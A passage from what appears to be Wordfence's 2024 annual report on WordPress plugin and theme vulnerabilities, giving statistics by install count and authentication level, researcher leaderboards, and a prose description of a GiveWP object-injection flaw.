


Again, this conversely underscores the importance of adequate security protection for the time between a vulnerability's disclosure to when you are able to update the software.

High-Threat Issues Disclosed in 2024 by Active Installation Counts

Another interesting point of view is how these disclosed vulnerabilities were spread across active installations. **Over 66% of the software associated with these vulnerabilities have 10,000 active installations or fewer**, and interestingly **25% of all the high-risk vulnerabilities were in software with at most 100 active installations**. Just 12% of the vulnerabilities reported were in software with 50,000 active installations or more. The pattern here follows a similar trend with the overall distribution of vulnerabilities by active installation count.

Total High Threat-Level Vulnerabilities Grouped by Active Install Counts




As a reminder, the "Unknown" category is likely software hosted outside the WordPress.org repository, for which we do not have active installation data. It also highlights an alarming number of high risk vulnerabilities found in such software, which does not have the same stringent security requirements as the open-source software on WordPress.org.

This is a good sign of the maturity of plugins and themes with larger installation counts, but it highlights some of the work needed at the lower install count ranges and in off-repository plugins and themes. This is one reason why **Wordfence expanded the scope of the Bug Bounty Program this year so that all high-threat issues in plugins and themes with 25 active installations or higher would be eligible for bounties for all researchers** through our program.

While plugins and themes at a lower install count affect far fewer sites, our goal is to get these high-threat issues remediated and assist in educating developers before the software has the chance to grow into multi-thousand active install bases. **Low active**

installation count software are less attractive targets for attackers, but that doesn't mean they aren't still targeted, especially for high-threat vulnerabilities.

General Overview of Total High Threat-Level Vulnerabilities Disclosed Grouped by Active Install Counts



Top Vulnerabilities Disclosed By Authentication-Level Requirements to Exploit

Let's delve deeper into the intricacies of WordPress vulnerabilities by examining the top 5 vulnerabilities for each required authentication level to exploit them. This breakdown will provide valuable insights into the trends of vulnerability types at different authentication levels and highlight the areas where WordPress websites are most susceptible to attacks.

By understanding the relationship between vulnerability types and authentication levels, we can develop more targeted and effective security measures. For instance, vulnerabilities that can be exploited without any authentication require immediate


attention and robust preventative measures, while those requiring higher levels of authentication may necessitate a focus on access control and user management.

Additionally, analyzing the top 5 vulnerabilities by authentication level can reveal trends in vulnerability research. This information can be used to predict future threats and proactively address potential security gaps. Furthermore, it allows for the prioritization of security efforts based on the most prevalent and impactful vulnerabilities.

Most Common Unauthenticated (UI Required) Vulnerabilities Disclosed in 2024

The two most common vulnerability types that require no authentication to exploit, but do require user interaction, are Reflected Cross-Site Scripting and Cross-Site Request Forgery, **which make up approximately 98% of the total.** This is unsurprising considering these are the two primary vulnerability types that often require some form of user interaction.

Top 5 Unauthenticated, User Interaction-Required, Vulnerability Types by CWE ID



The prevalence of these vulnerabilities highlight the importance of user awareness and education in maintaining website security. While technical safeguards are crucial, site owners can significantly enhance their protection by adhering to security best practices. This includes exercising caution when clicking on links, avoiding suspicious websites and downloads, logging out of websites when not in use, and keeping their software and browsers up to date. By following these recommendations, users can minimize the risk of falling victim to Reflected Cross-Site Scripting and Cross-Site Request Forgery attacks and help maintain the security of their website.


Most Common Unauthenticated (No UI Required) Vulnerabilities Disclosed 2024

The most prevalent vulnerabilities that can be exploited without user interaction or authentication are Missing Authorization, Information Disclosure, and SQL Injection. These vulnerabilities stand as significant risks due to their ability to be exploited without any action required from the user, and no authentication from the threat actor, making

exploitation often trivial to automate.

It is crucial to note that vulnerabilities such as Cross-Site Scripting (XSS) and Cross-Site Request Forgery (CSRF) can often skew results and lead to the misinterpretation of data if the necessity of active user interaction is not appropriately separated from unauthenticated exploits. These vulnerabilities often rely on user action to trigger their malicious effects. By not accounting for this distinction, the severity and prevalence of unauthenticated exploits can be overstated. This is why we break unauthenticated and unauthenticated user interaction requirements into two categories.

Top 5 Unauthenticated, No User Interaction Required, Vulnerability Types by CWE ID




A surprising, yet positive, finding is the presence of Arbitrary File Uploads among the top 5 vulnerabilities that require no authentication to exploit. This unexpected result suggests that initiatives like the Wordfence Bug Bounty Program are making a tangible impact on the security of the WordPress ecosystem. By incentivizing the discovery and reporting of security flaws, these programs are helping to reduce the prevalence of unpatched critical vulnerabilities such as Arbitrary File Uploads.

Most Common Subscriber/Customer-Level Vulnerabilities Disclosed in 2024

Vulnerabilities that can be exploited with low-level authentication, like subscriber or customer, show a similar trend to unauthenticated vulnerabilities. However, Insecure Direct Object Reference replaces Information Disclosure among the top five. Notably, **Missing Authorization makes up 73% of all vulnerabilities at this authentication level**. This is likely because wp_ajax actions, accessible to authenticated users regardless of capability, with no capability checks are still a common coding error that introduce several missing authorization vulnerabilities, however, often with low impact to a vulnerable site.

Top 5 Low-Level Authenticated (Subscriber/Customer) Vulnerability Types by CWE ID




Most Common Contributor/Author-Level Vulnerabilities Disclosed in 2024

At the Contributor/Author-level, the top vulnerability disclosed was **Cross-Site Scripting, accounting for roughly 78% of all vulnerabilities** at this authentication level, which comes as no surprise to our team.

Last year we saw a massive trend of researchers hunting and successfully finding Contributor-level Stored Cross-Site Scripting vulnerabilities in Page Builder addon plugins. These quickly became a ripe target for Bug Bounty hunters looking to maximize their earnings. It's also unsurprising how common these vulnerabilities were considering the many injection points available to contributors within Page Builders and the add-on functionality many of these plugins introduced.


Top 5 Medium-Level Authenticated (Contributor/Author) Vulnerability Types by CWE ID



Most Common Admin-Level Vulnerabilities Disclosed in 2024

Cross-Site Scripting (XSS) vulnerabilities are again, unsurprisingly, the most frequently identified issue at the admin and editor privilege levels with **approximately 68% of all vulnerabilities at this level**. This prevalence is due to the numerous input points within the WordPress administrator dashboard that aren't covered by the unfiltered_html capability.

Top 5 High-Level Authenticated (Admin/Editor/Shop Manager) Vulnerability Types by CWE ID



These unsanitized inputs create opportunities for malicious code injection. As a result, many security researchers, particularly those new to WordPress vulnerability research and eager to establish their reputation and earn CVEs (Common Vulnerabilities and Exposures), dedicate significant effort to identifying XSS flaws in these areas.

The second highest vulnerability type in this category **is SQL Injection with 12% of the total at this authentication level**. This is due to the various tables and viewing areas for admins in the admin dashboard. SQL Injection in ORDER BY statements is a commonly overlooked area in development and a frequent source of SQL Injection vulnerabilities at the administrative level.

Hacker Highlights: Top Contributors to the Wordfence Bug Bounty Program

This annual report would not be complete without acknowledging the many talented security researchers who contributed to WordPress Security over the past year, which included many newcomers to the space and "veterans" to WordPress security research.

Top 10 Researchers by Total Number of Vulnerabilities Published

The following highlights the top 10 researchers who contributed to the Wordfence Bug Bounty Program based on the total number of vulnerability submissions they had published in 2024. These researchers made a considerable impact on the security of the WordPress ecosystem simply based on the volume of their contributions.

Researcher	Total Vulnerabilities Published
Francesco Carlucci	490
wesley (wcraft)	261
Lucio Sá	237
stealthcopter	210
Krzysztof Zając	190
vgo0	188
Peter Thaleikis	169
Webbernaut	158
István Márton	149
Ngô Thiên An (ancorn_)	77

Top 10 Researchers by Average CVSS Score for Submitted Vulnerabilities with at Least 5 Vulnerabilities Published

The following highlights the top 10 researchers who submitted at least 5 vulnerabilities with the highest average CVSS score of those submitted vulnerabilities. These researchers have made an exceptional effort to secure WordPress based on the quality and severity of their vulnerability research.

Researcher	Average CVSS Score of Published Vulnerabilities
Tonn	9.41
abrahack	8.52
villu164	8.38
Truoc Phan	8.30
Foxyyy	7.96
Sean Murphy	7.92
István Márton	7.77
Edwin Siebel (edwinsiebel)	7.52
Leo	7.42
shaman0x01	7.40

Top 10 Researchers Based on The Number of Sites They Helped Secure

The following highlights the top 10 researchers based on the relative total number of sites they protected through their vulnerability research. For this, we only counted a particular piece of software's active install count once despite the researcher submitting multiple vulnerabilities in that piece of software. These researchers have made the biggest impact on WordPress security by helping secure the most sites.

Researcher	Relative Total Site Secured by Their Finds
wesley (wcraft)	39,849,703

Webbernaut	27,582,000
stealthcopter	25,291,800
zer0gh0st	19,607,000
Asaf Mozes	16,050,000
Krzysztof Zając	13,292,000
villu164	12,670,000
Ngô Thiên An (ancorn_)	11,664,000
Francesco Carlucci	11,631,720
Bassem Essam	11,120,000

We'd like to say a special thank you to all of the researchers who have contributed to the Wordfence Bug Bounty Program and conducted vulnerability research in the WordPress space to make WordPress more secure for all of its users. Without all of their contributions, we would be nowhere near where we are today.

2024 Vulnerability Special Mentions

In 2024, security researchers uncovered a series of significant vulnerabilities that warrant specific attention due to their potential for widespread impact and exploitation. These vulnerabilities highlight the ever-evolving threat landscape and the importance of ongoing security research and vigilance in the WordPress ecosystem. The discovery and responsible disclosure of these vulnerabilities allowed for the development and deployment of patches and updates to mitigate the risks they posed.

- **PHP Object Injection to Remote Code Execution in GiveWP.** Villu164 discovered an unauthenticated PHP Object Injection vulnerability in GiveWP. In this case, the researcher didn't just submit the PHP Object Injection with no demonstrable impact, they took it to the next level and found two usable gadgets to achieve remote code execution and arbitrary file deletion. A special callout is warranted to researchers dream hard, Edisc, lefab, cuokon, and PetrusViet for also finding additional bypasses to the deserialization fixes. This vulnerability impacted over 100,000 sites.

